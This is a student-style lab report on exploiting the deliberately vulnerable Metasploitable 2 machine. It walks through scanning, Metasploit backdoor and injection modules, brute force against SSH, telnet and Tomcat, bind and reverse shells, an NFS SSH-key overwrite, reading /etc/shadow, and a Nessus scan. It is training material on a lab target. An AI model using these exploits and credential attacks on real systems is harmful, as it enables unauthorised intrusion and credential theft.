Metasploitable-2 Machine Report

We will attack the metasploitable-2 to find all open ports and vulnerabilities

We will start this machine

Now this machine starts.

• Default passwords for Metasploitable2 are :

username : msfadmin password : msfadmin and this a misconfiguration

• Then the machine starts after entering the credentials ...

 Find machine IP address by using the following command in terminal ... using nmap -sn 192.168.1.1-254

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Starting Nmap -sn 192.168.1.1-254

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 11:05 EDT

Nmap scan report for h188a (192.168.1.1)

Host is up (0.0019s latency).

Nmap scan report for 192.168.1.6 (192.168.1.6)

Host is up (0.067s latency).

Nmap scan report for 192.168.1.8 (192.168.1.8)

Host is up (0.16s latency).

Nmap scan report for 192.168.1.10 (192.168.1.10)

Host is up (0.064s latency).

Nmap scan report for 192.168.1.12 (192.168.1.12)

Host is up (0.0024s latency).

Nmap scan report for 192.168.1.14 (192.168.1.14)

Host is up (0.092s latency).


Nmap scan report for 192.168.1.16 (192.168.1.16)

Host is up (0.00015s latency).

Nmap done: 254 IP addresses (7 hosts up) scanned in 27.31 seconds

(kali⊗kali)-[~]
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We used also netdiscover to find machine lp



Scanning:

Through the above command in terminal, we know the ip address of this machine is 192.168.1.12

Now we are going to scan this ip address with the Nmap tool . so we get the following results ..

nmap -p- -sV 192.168.1.12

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Exploitation:

All the ports shown in the Nmap Scanning are to be Exploited in the following.

Port-21 (FTP):

method 1:-

As this is a Anonymous FTP server, we can able to login with anonymous as username and for password don't give any password just press enter it will login successfully and gives the FTP shell.

ftp 191.168.1.12


```
(kali® kali)-[~]
$ ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 2.3.4)
Name (192.168.1.12:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ■
```

Successfully got the FTP shell

method 2 :- (Exploiting FTP through Metasploit Framework)


As we know the FTP version is

Now open msfconsole and search for vsftpd Backdoor exploit and follow the steps given below to exploit through Metasploit Framework msfconsole search vsftpd



use exploit/unix/ftp/vsftpd_234_backdoor show options

set RHOSTS 191.168.1.12 run



we got the shell

Port-22 (SSH):

The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Secure Shell is a network communication protocol that enables two computers to communicate (http or hypertext transfer protocol, which is the protocol used to transfer hypertext such as web pages) and share data.

The command for connecting to ssh server is:

ssh <user name>@<target ip address>


method 1 :- (Exploiting SSH through Metasploit Framework)

Here also we are doing the Brute Force with Metasploit Framework . Follow below steps to exploit in this machine.

msfconsole search ssh_login use auxialiary/scanner/ssh/ssh_login

Now we need to set the RHOST and need to set the usernames and passwords dictionaries to brute force the ssh.

set RHOST 192.168.92.133 <target ip> set user_file Desktop/usernames.txt set pass_file Desktop/passwords.txt exploit



```
) > set RHOSTS 192.168.92.133
<u>msf6</u> auxiliary(
RHOSTS ⇒ 192.168.92.133
msf6 auxiliary(
                                    ) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(
                                     ) > set STOP_ON_SUCCESS
STOP ON SUCCESS ⇒ false
                                     ) > set STOP_ON_SUCCESS true
msf6 auxiliary(
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(
                                     ) > set USER_FILE Desktop/usernames.txt
USER_FILE ⇒ Desktop/usernames.txt
                                       > set PASS_FILE Desktop/usernames.txt
<u>msf6</u> auxiliary(
PASS FILE ⇒ Desktop/usernames.txt
msf6 auxiliary()
                                     ) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
                     Current Setting
                                        Required
                                                  Description
   Name
   ANONYMOUS_LOGIN
                     false
                                                  Attempt to login with a bl
                                        yes
                                                  ank username and password
   BLANK_PASSWORDS
                     false
                                                  Try blank passwords for al
                                        no
                                                   l users
   BRUTEFORCE_SPEED
                     5
                                                  How fast to bruteforce, fr
                                        yes
                                                  om 0 to 5
   CreateSession
                     true
                                        no
                                                   Create a new session for e
                                                   very successful login
   DB_ALL_CREDS
                     false
                                                  Try each user/password cou
                                        no
                                                   ple stored in the current
                                                  database
   DB_ALL_PASS
                     false
                                                  Add all passwords in the c
                                        no
                                                  urrent database to the lis
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It will take time based on your usernames and passwords List (files) and It will Notify with username: password and login with those credentials. so from both we got same results, lets check them.

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msf6 auxiliary(s
                                     ) > exploit
[*] 192.168.92.133:22 - Starting bruteforce
    192.168.92.133:22 - Failed: 'john:john'
[!] No active DB -- Credential data will not be saved!
    192.168.92.133:22 - Failed: 'john:kali'
    192.168.92.133:22 - Failed: 'john:ubuntu'
    192.168.92.133:22 - Failed: 'john:metasploit'
    192.168.92.133:22 - Failed: 'john:msfadmin'
                                 'john:msfconsole'
    192.168.92.133:22 - Failed:
                                 'john:vmware'
    192.168.92.133:22 - Failed:
    192.168.92.133:22 - Failed:
                                  john:peasce'
                                 'john:root'
    192.168.92.133:22 - Failed:
    192.168.92.133:22 - Failed:
                                 'john:admin'
                                 'john:msfadmin'
    192.168.92.133:22 - Failed:
                                 'john:postgres'
    192.168.92.133:22 - Failed:
                                 'john:guest'
    192.168.92.133:22 - Failed:
    192.168.92.133:22 - Failed:
                                  john:mysql'
    192.168.92.133:22 - Failed:
                                  john:user'
    192.168.92.133:22 - Failed:
                                 'john:administrator'
```

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[-] 192.168.92.133:22 - Failed: 'metasploit:mysql'
[-] 192.168.92.133:22 - Failed: 'metasploit:user'
[-] 192.168.92.133:22 - Failed: 'metasploit:administrator'
[-] 192.168.92.133:22 - Failed: 'metasploit:oracle'
[-] 192.168.92.133:22 - Failed: 'msfadmin:john'
[-] 192.168.92.133:22 - Failed: 'msfadmin:kali'
[-] 192.168.92.133:22 - Failed: 'msfadmin:metasploit'
[-] 192.168.92.133:22 - Failed: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=
1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),10
00(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.92.132:44545 → 192.168.92.133:22) at 2024-
10-17 10:52:29 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
```

```
msf6 auxiliary(
                                  n) > sessions -i
Active sessions
  Id Name Type Information Connection
          shell linux SSH clown @ 192.168.92.132:44545 → 192.168.92.13
  1
                                     3:22 (192.168.92.133)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
whoami
msfadmin
ls
vulnerable
uname -i
unknown
ls
vulnerable
```

Port-23 (TELNET):

Telnet (Terminal Network) is an protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. It is a text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

telnet 192.168.1.12

method 1:-

Telnet grabbed the metasploitable2 system's Banner. In that itself we have username and password so use it to login to the system.



After entering the credentials we got the shell.

method 2:-(Brute Force with M.F)

This module will test and report successful telnet logins on a variety of machines. If you've installed a database plugin and connected it to a database, this module will keep track of successful logins and hosts .The same password and user file from earlier will be used for this.

search telnet_login
use auxiliary/scanner/telnet/telnet_login
set RHOST 192.168.1.12
set user_file /username.txt
set pass_file /password.txt
set stop_on_success true

```
# Name

# Name
```

After scanning we got login successful then type this for getting meterpreter shell.

sessions -u 1 sessions 2

Port-25 (SMTP):

Simple Mail Transfer Protocol is an application that is used to send, receive, and relay outgoing emails between senders and receivers. When an email is sent, it's transferred over the internet from one server to another using SMTP. In simple terms, an SMTP email is just an email sent using the SMTP server. SMTP is part of the application layer of the TCP/IP protocol.

method 1:- (using Metasploit Framework)

search for smtp_enum and use select that module to use then set RHOST after that exploit that's it.

```
search smtp_enum
use auxiliary/scanner/smtp/smtp_enum
set RHOST 192.168.1.12
run
```

this will extract the possible user lists and through that we can try brute force with these user lists.

method 2:- (through netcat)

through this we can check the each username that it exits or not .

nc 192.168.1.12 25

<ip address> <port number>

now we need to use the VRFY command to check the user exits or not

VFRY (user name)

```
(kali@ kali)-[~]
$ nc 192.168.1.12 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY sys
252 2.0.0 sys
```

Here root, sys users exits and admin user does not exits so it shows the "recipient address rejected", like that we can manually check the list of users.

method 3:- (using smtp-user-enum tool)


In this method we automate the above process by giving the list of users in a file and this tool checks the every username and displays the usernames that exists.

smtp_user_enum -M VRFY -U /usr/share/wordlists/fern-wifi/common.txt -t 192.168.1.12 < target ip >

In this we are using the wordlists which is already exits in kali linux


Port-80 (PHP_CGI):

We know that port 80 is open, so we input metasploitable2's IP address into any browser. We also know that it's running PHP as a CGI, so we can use metasploit Framework to exploit this using a PHP CGI argument injuction attack.



now we will exploit this by following commands in msfconsole.

search php_cgi_arg_injection use exploit/multi/http/php_cgi_arg_injection set RHOST 192.168.44.130 < target ip > exploit



Finally we got the meterpreter shell.

Port-139&443 (Samba) :

Samba is a suite of Unix applications that speak the Server Message Block (SMB) protocol. Microsoft Windows operating systems and the OS/2 operating system use SMB to perform client-server networking for file and printer sharing and associated operations.

samba default port is 139 but it can be changed to port 443 as well . now we will exploit this with Metasploit Framework.

search usermap_script use exploit/multi/samba/usermap_script set RHOST 192.168.44.130 <target ip> exploit

Finally we got the shell.

Port-1099 (JAVA-RMI):

RMI stands for Remote Method Invocation. It is a mechanism that allows an object residing in one system (JVM) to access/invoke an object running on another JVM. RMI is used to build distributed applications, it provides remote communication between Java programs.

exploiting the java-rmi-server with Metasploit Framework.

search java-rmi-server use exploit/multi/misc/java_rmi_server set RHOST 192.168.44.130 <target ip> exploit

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.44.130

RHOST ⇒ 192.168.44.130

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444

[*] 192.168.44.130:1099 - Using URL: http://192.168.44.128:8080/0mBdHAVp

[*] 192.168.44.130:1099 - Server started.

[*] 192.168.44.130:1099 - Sending RMI Hander...

[*] 192.168.44.130:1099 - Replied to request for payload JAR

[*] 192.168.44.130:1099 - Replied to request for payload JAR

[*] 5ending stage (57971 bytes) to 192.168.44.130

[*] Meterpreter session 2 opened (192.168.44.128:4444 → 192.168.44.130:57788) at 2024-10-16 14:48:21 -0400

meterpreter > whoami

[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo

Computer : metasploitable

OS : Linux 2.6.24-16-server (1386)

Architecture : x86

System Language : en_US

Meterpreter > java/linux
meterpreter > i
```

Finally got the meterpreter shell.

Port-1524 (BIND SHELL):

A bind shell is a sort of setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer. To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.

nc 192.168.44.130<target ip> 1524

```
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/# ■
```

we got the root shell.

Port-2099 (NFS):

Network File Sharing (NFS) is a protocol that allows you to share directories and files with other Linux clients over a network. Shared directories are typically created on a file server, running the NFS server component. Users add files to them, which are then shared with other users who have access to the folder.

steps for exploitation:

We build an RSA keypair without a key phrase using ssh-keygen, then place it in the "/root/.ssh" folder, which is where the key is found by default. We'll create a directory "/tmp/sshkey/" in our local system after the key has been generated and stored.

Now we'll use the Network File Sharing Function to mount the directory we just created on the victim system. Using the cat command, we write the key from our machine to the victim's machine, a type of override. The important thing to remember here is that the key we have has no passphrase, thus the key in the victim computer will similarly have no passphrase following the override.

ssh-keygen mkdir /tmp/sshkey mount -t nfs 192.168.92.133:/ cat /root/.ssh/id_rsa.pub >>

/root/.ssh/authorized keys

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-(clown⊕kali)-[~]
 —(root⊕ kali)-[/home/clown]
-# cd /root/.ssh
  (root@kali)-[~/.ssh]
ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:1eN87jm/Jv92+BwNTlw1eXpr2LXhCtb0tYD8binY2XE root@kali
The key's randomart image is:
+---[RSA 4096]----+
               .01
             .+|
          0 + .0
         . = =.0+
        s * a.B
           o X E.
          + = 00.1
          . + 00++1
           o *B01
    -[SHA256]----+
     oot@kali)-[~/.ssh]
  -(root⊕kali)-[~/.ssh]
| ls -lah
total 16K
-(root@kali)-[~/.ssh]
  cd /
```

ssh root@192.168.92.133

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[/mnt/root/.ssh]
    cd /root/.ssh
     root@ kali)-[~/.ssh]
ssh -i /root/.ssh/kali_met2_rsa    root@192.168.92.133
Unable to negotiate with 192.168.92.133 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
     ssh -i /root/.ssh/kali_met2_rsa root@192.168.92.133
Unable to negotiate with 192.168.92.133 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
  -# ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /root/.ssh/kali_met2_rsa root@192.168.
92.133
Last login: Thu Oct 17 01:05:12 2024 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
root@metasploitable:~#
```

Directly got root shell without any password

Port-2121 (Pro FTPD):

Pro FTPD is a Highly configurable GPL-licensed FTP server software. We'll use Telnet on port 2121 to connect to the target system. If we obtain the username and password using any of the techniques listed above, we can connect to the ProFTPD with them.

telnet <target ip> 2121
USER <username>(msfadmin)
PASS <password>(msfadmin)

we got the normal user shell.

Port-3632 (DISTCCD):

distccd is the server for the distcc distributed compiler. It accepts and runs compilation jobs for network clients. distcc can run over either TCP or a connection command such as ssh.

search distcc use exploit/unix/misc/distcc_exec

show payloads

Here you can select any payload . I have selected the bind_perl.

set payload cmd/unix/bind_perl set RHOST 192.168.44.130 <target ip> exploit

Got the shell

Port-5432 (PostgreSQL):

PostgreSQL server is process-based (not threaded), and uses one operating system process per database session. Multiple sessions are automatically spread across all available CPUs by the operating system.

we are exploiting this with Metasploit Framework.

search postgres_payload use exploit/linux/postgres/postgres_payload set RHOST 192.168.44.130 <target ip> set LHOST 192.168.44.128 <our ip> exploit

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RHOST ⇒ 102.168.44.138

RHOST ⇒ 102.168.144.138

RHOST ⇒ 102.16
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Port-5900 (VNC):

VNC stands for Virtual Network Computing. It is a cross-platform screen sharing system that was created to remotely control another computer. This means that a computer's screen, keyboard, and mouse can be used from a distance by a remote user from a secondary device as though they were sitting right in front of it.

The login credentials for this service may be found using a Metasploit module.

search vnc_login use auxiliary/scanner/vnc/vnc_login set RHOST 192.168.44.130 <target ip> exploit

```
File Actions Edit View Help

kali@kali: - X kali@ka
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Port- 6667 & 6697 (UnrealIRCD):

UnrealIRCd is a high-end IRCd with a heavy focus on modularity, as well as a sophisticated and extremely adjustable configuration file. SSL, cloaking, powerful anti-flood and anti-spam systems, swear screening, and module support are all important features.

Now we will exploit with the module in metasploit.

search unrealircd use exploit/unix/irc/unreal_ircd_3281_backdoor set payload cmd/unix/reverse set RHOST 192.168.92.133 <target ip>

```
msf6 > search unreal
Matching Modules
                                                 Disclosure Date Rank
   # Name
     Check Description
   0 exploit/linux/games/ut2004_secure
                                                 2004-06-18
                                                                  good
     Yes Unreal Tournament 2004 "secure" Overflow (Linux)
      \_ target: Automatic
   2 \_ target: UT2004 Linux Build 3120
        \_ target: UT2004 Linux Build 3186
   4 exploit/windows/games/ut2004_secure
                                                 2004-06-18
                                                                  good
           Unreal Tournament 2004 "secure" Overflow (Win32)
   5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12
                                                                  excel
           Unreal IRCD 3.2.8.1 Backdoor Command Execution
ent No
Interact with a module by name or index. For example info 5, use 5 or us
 exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal
                                             oor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
            Current Setting Required Description
   Name
                                       The local client address
   CHOST
                             no
   CPORT
                                       The local client port
                             no
                                       A proxy chain of format type:hos
   Proxies
                             no
                                       t:port[,type:host:port][...]
   RHOSTS
                                       The target host(s), see https://
                             yes
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
                                       The target port (TCP)
   RPORT 6667
                             yes
Exploit target:
   Id Name
      Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.92.
RHOST \Rightarrow 192.168.92.133
                                ed 3281 backdoor) > show payloads
msf6 exploit(unix/irc/unre
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```
msf6 exploit(
                                               ) > show payloads
Compatible Payloads
                                                   Disclosure Date Rank
       Name
   Check Description
       payload/cmd/unix/adduser
                                                                     norm
  No
          Add user with useradd
       payload/cmd/unix/bind_perl
   1
                                                                     norm
  No
          Unix Command Shell, Bind TCP (via Perl)
       payload/cmd/unix/bind_perl_ipv6
   2
                                                                     norm
          Unix Command Shell, Bind TCP (via perl) IPv6
   No
   3
       payload/cmd/unix/bind_ruby
                                                                     norm
          Unix Command Shell, Bind TCP (via Ruby)
   No
       payload/cmd/unix/bind_ruby_ipv6
   4
                                                                     norm
          Unix Command Shell, Bind TCP (via Ruby) IPv6
       payload/cmd/unix/generic
   5
                                                                     norm
  No
          Unix Command, Generic Command Execution
       payload/cmd/unix/reverse
   6
                                                                     norm
          Unix Command Shell, Double Reverse TCP (telnet)
  No
       payload/cmd/unix/reverse_bash_telnet_ssl
                                                                     norm
          Unix Command Shell, Reverse TCP SSL (telnet)
  No
   8
       payload/cmd/unix/reverse_perl
                                                                     norm
          Unix Command Shell, Reverse TCP (via Perl)
  No
       payload/cmd/unix/reverse_perl_ssl
   9
                                                                     norm
          Unix Command Shell, Reverse TCP SSL (via perl)
  No
   10
       payload/cmd/unix/reverse_ruby
                                                                     norm
          Unix Command Shell, Reverse TCP (via Ruby)
  No
   11
       payload/cmd/unix/reverse_ruby_ssl
                                                                     norm
          Unix Command Shell, Reverse TCP SSL (via Ruby)
 No
   12
       payload/cmd/unix/reverse_ssl_double_telnet .
                                                                     norm
 No
          Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/irc/unreal
                            ired 3281 backdoor) > set payload cmd/unix/
ind_ruby
payload ⇒ cmd/unix/bind_ruby
                                  3281 backdoor) > show options
msf6 exploit(
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
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exploit


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msf6 exploit(uni)
                                  3281 backdoor) > exploit
[*] 192.168.92.133:6667 - Connected to 192.168.92.133:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH : *** Couldn't resolve your hostn
me; using your IP address instead
[*] 192.168.92.133:6667 - Sending backdoor command...
Started bind TCP handler against 192.168.92.133:4444
[★] Command shell session 1 opened (192.168.92.132:39109 → 192.168.92.1
3:4444) at 2024-10-17 08:13:00 -0400
whoami
root
hostname
metasploitable
ifconfig
eth0
          Link encap:Ethernet HWaddr 00:0c:29:24:3d:6a
          inet addr:192.168.92.133 Bcast:192.168.92.255 Mask:255.255.2
5.0
          inet6 addr: fe80::20c:29ff:fe24:3d6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:84585 errors:1 dropped:1 overruns:0 frame:0
          TX packets:2119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5077717 (4.8 MB) TX bytes:122020 (119.1 KB)
          Interrupt:17 Base address:0×2000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB) TX bytes:54509 (53.2 KB)
gep root /etc/shadow
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
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Port-8180 (Apache Tomcat):

Apache Tomcat is a free and open-source implementation of the Jakarta Servlet, Jakarta Expression Language, and WebSocket technologies. Tomcat provides a "pure Java" HTTP web server environment in which Java code can run.

Open the msfconsole and search for tomcat mgr login.

msfconsole search tomcat_mgr_login use auxiliary/scanner/http/tomcat_mgr_login set RHOST 192.168.44.130 < target ip > set RPORT 8180 set STOP_ON_SUCCESS true




It uses some default usernames and passwords lists to Brute Force and follows the arguments given in the above.

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so , now we take those username and password for the next exploit phase. search for tomcat manager exploit .

search tomcat_mgr_upload use exploit/multi/http/tomcat_mgr_upload set RHOST 192.168.44.130 < target ip > set RPORT 8180 now set the username and password which we got in above method.


set HttpUsername tomcat set HttpPassword tomcat exploit




That's it Guys, we just Exploited Metasploitable 2.

In my recent security audit of *Metasploit Machine 2, I performed a comprehensive vulnerability scan using the **Nessus vulnerability scanner* to assess the system's security posture.


We turned on Nessus in the terminal




We went to the nusses server and login to start our scan




We created a scan to the target by adding the ip 192.168.1.12



We launched the scan and this we had after completing scan



